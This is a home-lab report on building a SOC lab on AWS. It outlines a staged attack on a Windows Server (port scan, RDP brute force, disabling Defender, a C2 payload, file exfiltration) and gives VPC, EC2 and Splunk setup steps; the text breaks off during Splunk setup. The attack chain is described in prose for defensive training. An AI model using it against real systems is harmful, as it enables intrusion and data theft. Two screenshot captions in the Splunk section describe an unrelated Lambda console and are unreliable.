

## SOC Home Lab

By

**Abdelrahman Magdy Gouda**

LinkedIn:

<https://www.linkedin.com/in/abdelrahman-magdy/>

## Table of Contents

1.	<u>Introduction</u>	4
1.1	Overview of Security Operations Center (SOC)	4
1.2	Objectives of the SOC Home Lab	4
1.3	Components and Tools Used	4
2.	<u>Lab Topology</u>	5
2.1	Overview of AWS Deployment	5
2.2	Components:	5
2.2.1	Windows Server (Victim)	5
2.2.2	Kali Linux (Attacker)	5
2.2.3	Mythic C <sub>2</sub> (Command and Control)	5
2.2.4	Splunk (SIEM Solution)	5
3.	<u>Attack Scenario Breakdown</u>	6
3.1	Phase 1: Information Gathering	6
3.2	Phase 2: Initial Access	6
3.3	Phase 3: Discovery	7
3.4	Phase 4: Defense Evasion	8
3.5	Phase 5: Payload Execution	8
3.6	Phase 6: Command and Control (C <sub>2</sub> )	8
3.7	Phase 7: Data Exfiltration	9
4.	<u>Windows Deployment Steps</u>	9
4.1	VPC Creation	9
4.2	Routing Table Setup	11
4.3	Internet Gateway Creation	12
4.4	EC <sub>2</sub> Instances (Windows Server, Splunk, Kali Linux, Mythic C <sub>2</sub> )	13
5.	<u>Splunk Deployment</u>	15
5.1	Splunk Installation on Amazon Linux	15
5.2	Configuring Splunk Forwarder on Windows Server	20
5.3	Log Forwarding Configuration	22
6.	<u>Mythic C<sub>2</sub> Deployment</u>	23
6.1	Ubuntu Server Setup for Mythic C <sub>2</sub>	23
6.2	Apollo Agent Configuration and Payload Creation	26
6.3	Payload Execution on Windows Server	26

7.	<u>Practical Attack Implementation</u>	27
7.1	Phase 1: Information Gathering	27
7.2	Phase 2: Initial Access	28
7.3	Phase 3: Discovery	29
7.4	Phase 4: Defense Evasion	30
7.5	Phase 5: Payload Execution	31
7.6	Phase 6: Command and Control (C <sub>2</sub> )	35
7.7	Phase 7: Data Exfiltration	36
8.	<u>Detection Phase</u>	37
8.1	Log Analysis with Splunk	38
8.2	Detecting Anomalous Activities	39
8.3	Identifying the Attacker and Malicious Process	40
9.	<u>Containment Phase</u>	41
9.1	Isolating the Compromised Server	41
9.2	Terminating C <sub>2</sub> Connections	41
9.3	Firewall Configurations and IP Blocking	42
9.4	Removing Unauthorized Users	43
9.5	Re-enabling Windows Defender and Other Security Measures	43
10.	<u>Lessons Learned</u>	44
10.1	Importance of Strong Authentication	44
10.2	Enhancing Early Detection and Monitoring	44
10.3	Regular Vulnerability Assessments	45
10.4	Defense Evasion Awareness	45

## Introduction

In today's cybersecurity landscape, defending an organization from advanced threats requires continuous monitoring, detection, and response capabilities. A Security Operations Center (SOC) provides these capabilities, leveraging real-time data and analysis to safeguard critical systems. To understand the SOC workflow and how attackers exploit vulnerabilities, a home lab simulation was deployed on AWS.

This lab includes the following key components:

- **Windows Server:** Victim machine for the attack.
- **Splunk:** SIEM solution for monitoring and log analysis.
- **Mythic C2:** Command and Control server used to manage the attack.
- **Kali Linux:** Attacker machine used for reconnaissance and exploitation.


The scenario simulates a real-world attack involving multiple phases, from information gathering to data exfiltration. This report documents the steps taken in each phase, illustrating how an attacker can exploit misconfigurations and gain control over a Windows Server while evading detection.

## SOC Home Lab

### 2-Lab Topology

This lab is deployed on AWS, and it consists of:

- 1- Kali Linux (Attacker)
- 2- Mythic C2 Server (Command & Control Server)
- 3- Splunk (SIEM Solution)
- 4- Windows Server 2022 (Victim)




## 3-Attack Scenario Breakdown

### Phase 1: Information Gathering

The attacker starts by identifying potential entry points. Using **Nmap** from the Kali Linux machine, the attacker performs a port scan on the Windows Server to discover open ports. After analyzing the scan results, the attacker finds that **Remote Desktop Protocol (RDP)** is open on the server.

- **Tools Used:** Nmap
- **Objective:** Identify open ports on the Windows Server.




### Phase 2: Initial Access

With the RDP port open, the attacker launches an **RDP brute-force attack** to guess the administrator's password.

After multiple attempts, they successfully authenticate and gain access to the Windows Server.


- **Tools Used:** Crowbar
- **Objective:** Exploit weak RDP credentials to gain unauthorized access.



### Phase 3: Discovery

Once inside the Windows Server, the attacker leverages basic commands such as whoami, net user, and ipconfig to gather information about the machine, its users, and its network configuration. This helps in formulating the next steps of the attack, ensuring further access and privilege escalation.


- Tools Used: Built-in Windows commands (whoami, net user, ipconfig)
- Objective: Gather internal information for further exploitation.



### Phase 4: Defense Evasion

To evade detection by the server's security mechanisms, the attacker disables **Windows Defender** using the RDP session. This ensures that future malicious actions, including malware installation, remain undetected.


- Commands: Disabling Windows Defender via PowerShell or manual configuration
- Objective: Evasion of endpoint protection measures.



## Phase 5: Payload Execution

The attacker proceeds by crafting a payload on the **Mythic C2 Server**. Using **PowerShell**, the attacker remotely downloads and executes the payload on the Windows Server. This establishes a persistent backdoor on the target machine, allowing continuous access.


- **Tools Used:** Mythic C2, PowerShell
- **Objective:** Gain persistent access to the compromised server.



## Phase 6: Command & Control (C2)

Once the payload is executed, an open session is established between the Windows Server and the Mythic C2 server. The attacker can now control the server remotely, issuing commands and gathering sensitive information.


- **Tools Used:** Mythic C2
- **Objective:** Maintain control over the Windows Server.



## Phase 7: Data Exfiltration

Finally, the attacker identifies a sensitive file (passwords.txt) on the Windows Server. Using the established C2 session, the file is exfiltrated to the C2 Server.

- **Tools Used:** Mythic C2
- **Objective:** Extract sensitive information from the server.



## 4-Windows Deployment

I will start by creating the VPC that our machines will be placed in.

### Steps

#### First

- 1- We login into our AWS account and Search for VPC

The screenshot shows the AWS VPC dashboard with a search bar containing 'vpc'. The search results are displayed under the 'Services' section, listing VPC, AWS Firewall Manager, Detective, and Managed Services. The VPC entry is highlighted with a blue border.

Service	Description
VPC	Isolated Cloud Resources
AWS Firewall Manager	Central management of firewall rules
Detective	Investigate and Analyze potential security issues
Managed Services	IT operations management for AWS

2- Click on VPC then click on ‘Create VPC’

The screenshot shows the AWS VPC dashboard. At the top, there's a navigation bar with the AWS logo, 'Services' dropdown, a search bar containing 'Search' with a keyboard shortcut '[Alt+S]', and a 'Create VPC' button in an orange box. Below the navigation bar, the main title is 'VPC dashboard' with a close button. To the right of the title are two buttons: 'Create VPC' (orange) and 'Launch EC2 Instances'. A note below says 'Note: Your Instances will launch in the Asia Pacific region.' On the left, there's a link 'EC2 Global View' with a refresh icon. On the right, it says 'Resources by Region'. The overall background is light grey.

3- Configure our VPC

The screenshot shows the 'VPC settings' configuration page. It has a header 'VPC settings' and a sub-section 'Resources to create' with a 'Info' link. Below it, a note says 'Create only the VPC resource or the VPC and other networking resources.' There are two radio buttons: one selected for 'VPC only' and one for 'VPC and more'. Under 'Name tag - optional', there's a text input field containing 'Project VPC'. In the 'IPv4 CIDR block' section, a text input field contains '11.0.0.0/24'. Below it, a note says 'CIDR block size must be between /16 and /28.' In the 'IPv6 CIDR block' section, a radio button is selected for 'No IPv6 CIDR block'. Under 'Tenancy', a dropdown menu is set to 'Default'. The entire form is contained within a light grey box.

4- Then, click on Create VPC

#### Tags

A tag is a label that you assign to an AWS resource. Each tag consists of a key and an optional value. You can use tags to search and filter your resources or track your AWS costs.

Key

Value - optional

Name

Project VPC

Remove tag

Add tag

You can add 49 more tags

Cancel

Create VPC

## Second

- 1- Create our Routing Table, to direct our network traffic

You successfully created vpc-037e0da6b1c8dbaa / Project VPC

Route tables (3) [Info](#)

Name	Route table ID	Explicit subnet assoc...	Edge associations	Main	VPC
win10_routetable	rtb-0ef0061acb07f0449	subnet-02e252d1e4b734...	-	No	vpc-0922705e2cf223d52   wi...
-	rtb-088f9979f182c9cb9	-	-	Yes	vpc-0922705e2cf223d52   wi...
-	rtb-07a89f8a02b163d30	-	-	Yes	vpc-087cedc491d847753

- 2- Configure Route table and then click on **Create route table**

ap-south-1.console.aws.amazon.com/vpcconsole/home?region=ap-south-1#CreateRouteTable:

**Create route table** [Info](#)

A route table specifies how packets are forwarded between the subnets within your VPC, the internet, and your VPN connection.

**Route table settings**

**Name - optional**  
Create a tag with a key of 'Name' and a value that you specify.

**VPC**  
The VPC to use for this route table.

**Tags**  
A tag is a label that you assign to an AWS resource. Each tag consists of a key and an optional value. You can use tags to search and filter your resources or track your AWS costs.

Key  Value - optional  [Remove](#)

[Add new tag](#)  
You can add 49 more tags.

[Cancel](#) [Create route table](#)

### Third

#### 1- Create Internet Gateway

The screenshot shows the AWS VPC Internet Gateways creation interface. At the top, there's a navigation bar with the AWS logo, 'Services' (selected), a search bar, and a keyboard shortcut '[Alt+S]'. A green success message box says 'Route table rtb-02ad3a8a3923426d2 | Project-Routing Table was created successfully.' Below this, the breadcrumb navigation shows 'VPC > Internet gateways > Create internet gateway'. The main title 'Create internet gateway' has an 'Info' link. A descriptive text explains that an internet gateway is a virtual router connecting a VPC to the internet. The 'Internet gateway settings' section contains a 'Name tag' field where 'Project-Internet Gatway' is typed. The 'Tags - optional' section shows one tag ('Name: Project-Internet Gatway') and a button to 'Add new tag'. A note says 'You can add 49 more tags.' At the bottom right are 'Cancel' and 'Create internet gateway' buttons.

#### 2- Attach it to our VPC (Project VPC)

The screenshot shows the 'Attach to VPC' page for the internet gateway 'igw-09fa39b56cf9ab35'. The title is 'Attach to VPC (igw-09fa39b56cf9ab35)' with an 'Info' link. The 'VPC' section header is bolded. A sub-instruction says 'Attach an internet gateway to a VPC to enable the VPC to communicate with the internet. Specify the VPC to attach below.' The 'Available VPCs' section shows a dropdown menu with 'vpc-037e0da6b1c8dbaaad' selected. Below it, a note says 'Use: "vpc-037e0da6b1c8dbaaad"' and a list item 'vpc-037e0da6b1c8dbaaad - Project VPC' is shown. At the bottom right are 'Cancel' and 'Attach internet gateway' buttons.

## Fourth

- 1- Now we will create our machines (EC2)

Search for EC2 and then click on Launch Instance

The screenshot shows the AWS EC2 Dashboard. On the left, there's a sidebar with various navigation options like EC2 Global View, Events, Instances, Images, and Elastic Block Store. The 'Instances' section is expanded, showing sub-options like Instances, Instance Types, Launch Templates, Spot Requests, Savings Plans, Reserved Instances, Dedicated Hosts, and Capacity Reservations. The main content area is titled 'Resources' and displays a summary of Amazon EC2 resources in the Asia region. It shows 0 running instances, 0 dedicated hosts, 12 key pairs, 16 security groups, and lists Auto Scaling Groups, Elastic IPs, Load balancers, and Snapshots. Below this, there's a 'Launch instance' section with a large orange 'Launch instance' button and a 'Migrate a server' link.

- 2- Create Windows Server 2022 instance and configure it

The screenshot shows the 'Name and tags' section where the name 'Windows server 2022' is entered. Below it, the 'Application and OS Images (Amazon Machine Image)' section is expanded, showing a search bar and a list of recent and quick start AMIs. The 'Quick Start' tab is selected, showing icons for Amazon Linux, macOS, Ubuntu, Windows, Red Hat, and SUSE Linux Enterprise Server. At the bottom, a detailed view of the 'Microsoft Windows Server 2022 Base' AMI is shown, including its AMI ID, virtualization type (hvm), ENA support (true), and root device type (ebs). A 'Free tier eligible' badge is also present.

- 3- Create a key pair so you can access it
- 4- Configure the network settings and create a subnet
- 5- After creating the subnet, now click on Launch Instance.

**▼ Network settings [Info](#)**

VPC - required | [Info](#)

vpc-037e0da6b1c8dbaad (Project VPC)  
11.0.0.0/24

Subnet | [Info](#)

Select

Auto-assign public IP | [Info](#)

Enable

Additional charges apply when outside of [free tier allowance](#)

Firewall (security groups) | [Info](#)

A security group is a set of firewall rules that control the traffic for your instance. Add rules to allow specific traffic to reach your instance.

Create security group     Select existing security group

Security group name - required

launch-wizard-11

This security group will be added to all network interfaces. The name can't be edited after the security group is created. Max length is 255 characters. Valid characters: a-z, A-Z, 0-9, spaces, and .\_-:/()#@+=;&!\$\*

Description - required | [Info](#)

launch-wizard-11 created 2024-09-28T14:40:21.572Z

**Create subnet [Info](#)**

**VPC**

VPC ID  
Create subnets in this VPC.

vpc-037e0da6b1c8dbaad (Project VPC)

Associated VPC CIDRs

IPv4 CIDRs  
11.0.0.0/24

**Subnet settings**  
Specify the CIDR blocks and Availability Zone for the subnet.

**Subnet 1 of 1**

Subnet name  
Create a tag with a key of 'Name' and a value that you specify.

Project-Subnet

- 6- Click on Launch Instance

Notice: Same steps for other instances

## 5- Splunk Deployment

For Splunk, I will use Amazon Linux Server, or you can use Ubuntu Server

- From Instances, choose Amazon Linux

The screenshot shows the AWS Lambda console interface. At the top, there are tabs for 'Functions', 'Events', and 'Logs'. Below the tabs, there's a search bar and a 'Create Function' button. The main area is titled 'HelloWorld' and shows the following details:

- Runtime:** Python 3.8
- Description:** A simple echo function that prints the input message.
- Code entry type:** Lambda@Edge
- Execution role:** Lambda execution role (arn:aws:lambda:us-east-1:911441342459:role/lambdaBasicExecutionRole)
- Test:** Hello World
- Test output:** The output of the test execution, showing the message "Hello World".
- Environment variables:** An empty list.
- Triggers:** An empty list.
- Logs:** A link to view logs.

- Configure Settings and Create Key Pair

The screenshot shows the AWS Lambda console interface. At the top, there are tabs for 'Functions', 'Events', and 'Logs'. Below the tabs, there's a search bar and a 'Create Function' button. The main area is titled 'HelloWorld' and shows the following details:

- Runtime:** Python 3.8
- Description:** A simple echo function that prints the input message.
- Code entry type:** Lambda@Edge
- Execution role:** Lambda execution role (arn:aws:lambda:us-east-1:911441342459:role/lambdaBasicExecutionRole)
- Test:** Hello World
- Test output:** The output of the test execution, showing the message "Hello World".
- Environment variables:** An empty list.
- Triggers:** An empty list.
- Logs:** A link to view logs.

3- Click on ‘Launch Instance’ then start it

<input checked="" type="checkbox"/>	Splunk	i-0d785a2485cc27642	Running		t3.micro	Initializing	View alarms	ap-south-1c	
-------------------------------------	--------	---------------------	---------	--	----------	--------------	-------------	-------------	--

4- Assign an Elastic IP for the instance to avoid conflicts

D ContentFly - Fast &... W The 12 Best Freelan... 🛡 Getting started with... NI Impact of cyber atta... C Introduc

w Services Search [Alt+S]

EC2 > Elastic IP addresses > Allocate Elastic IP address

## Allocate Elastic IP address Info

**Elastic IP address settings Info**

Public IPv4 address pool

- Amazon's pool of IPv4 addresses
- Public IPv4 address that you bring to your AWS account with BYOIP. (option disabled because no pools found) [Learn more](#)
- Customer-owned pool of IPv4 addresses created from your on-premises network for use with an Outpost. (option disabled because no customer owned pools found) [Learn more](#)
- Allocate using an IPv4 IPAM pool (option disabled because no public IPv4 IPAM pools with AWS service as EC2 were found)

**Network border group Info**

ap-south-1

ap-south-1 (ap-south-1a, ap-south-1b, ap-south-1c)

Global static IP addresses

AWS Global Accelerator can provide global static IP addresses that are announced worldwide using anycast from AWS edge locations. This can help improve the availability and latency for your user traffic by using the Amazon global network. [Learn more](#)

Create accelerator [Info](#)

**Tags - optional**

A tag is a label that you assign to an AWS resource. Each tag consists of a key and an optional value. You can use tags to search and filter your resources or track your AWS costs.

CloudShell Feedback

1

Windows Search File Cloud Sync Task View Settings Microsoft Edge Microsoft Store Microsoft Teams

## 5- Click on Allocate IP

Elastic IP address allocated successfully.  
Elastic IP address 13.234.43.88

Elastic IP addresses (1/1)						
Find resources by attribute or tag		Actions		Associate this Elastic IP address		
Public IPv4 address : 13.234.43.88		Clear filters				
Name	Allocated IPv4 addr...	Type	Allocation ID	Reverse DNS record	Associated instance ID	Private IP address
Splunk	13.234.43.88	Public IP	eipalloc-0223b4ced147fe4ff	-	-	-

## 6- Now, Associate the IP to your Splunk Instance

EC2 > Elastic IP addresses > Associate Elastic IP address

### Associate Elastic IP address Info

Choose the instance or network interface to associate to this Elastic IP address (13.234.43.88)

**Elastic IP address: 13.234.43.88**

**Resource type**  
Choose the type of resource with which to associate the Elastic IP address.

Instance  
 Network interface

**⚠️** If you associate an Elastic IP address with an instance that already has an Elastic IP address associated, the previously associated Elastic IP address will be disassociated, but the address will still be allocated to your account. [Learn more](#)

If no private IP address is specified, the Elastic IP address will be associated with the primary private IP address.

**Instance**  
i-0d785a2485cc27642

**Private IP address**  
The private IP address with which to associate the Elastic IP address.

11.0.0.4

Allow this Elastic IP address to be reassociated

**Cancel** **Associate**



7- Now, you can access the machine through SSH with the key pair, or you can use Putty

```

[ec2-user ~] $ login as: ec2-user
[ec2-user ~] $ Authenticating with public key "SIEM"
Last login: Sat Sep 28 08:31:39 2024 from 41.33.191.226
[ec2-user ~] $ ,      #
[ec2-user ~] $ ~\_\_ #####      Amazon Linux 2
[ec2-user ~] $ ~~ \#####\      AL2 End of Life is 2025-06-30.
[ec2-user ~] $ ~~ \#\#|      A newer version of Amazon Linux is available!
